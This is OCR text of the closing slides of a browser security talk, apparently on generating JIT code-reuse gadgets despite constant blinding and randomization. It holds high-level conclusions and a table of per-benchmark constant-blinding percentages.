
- Internet Explorer
- Librando [CCS 2013]
- JIT Code analysis
- JavaScript analysis

Conclusions

- State of the art defenses can be bypassed
- Gadgets can be generated and located despite fine-grained randomization and constant blinding
- Browsers are still vulnerable!
- Possible defenses are not as easy as they seem or have not been adopted yet

Questions?

More data about constant blinding


3d-cube 40%
3d-raytrace 26%
3d-morph 37%
math-spectral-norm 21%
math-partial-sums 25%
math-cordic 15%
date-format-xparb 54%
date-format-tofte 46%
crypto-sha1 47%
crypto-md5 58%
crypto-aes 49%
controlflow-recursive 59%
bitops-nsieve-bits 28%
bitops-bitwise-and 80%
bitops-bits-in-byte 34%
bitops-3bit-bits-in-byte 77%
access-nsieve 37%
access-nbody 19%
access-fannkuch 46%
access-binary-trees 60%
string-validate-input 52%
string-unpack-code 45%
string-tagcloud 53%
string-fasta 47%
string-base64 52%
10^6
10^8
Number of instructions